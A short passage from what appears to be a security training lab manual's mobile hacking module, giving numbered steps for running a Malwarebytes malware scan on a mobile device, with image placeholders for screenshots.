


12. A system pop-up appears, asking for permission; click **ALLOW**.




Module 17 – Hacking Mobile Platforms


13. Click the **skip** button under **Already have a subscription** as shown in screenshot.



14. The **Your device has issues!** screen loads; click the **SCAN NOW** button under **LAST DEVICE SCAN**.



15. **Malwarebytes security** begins a security scan, as shown in screenshot.

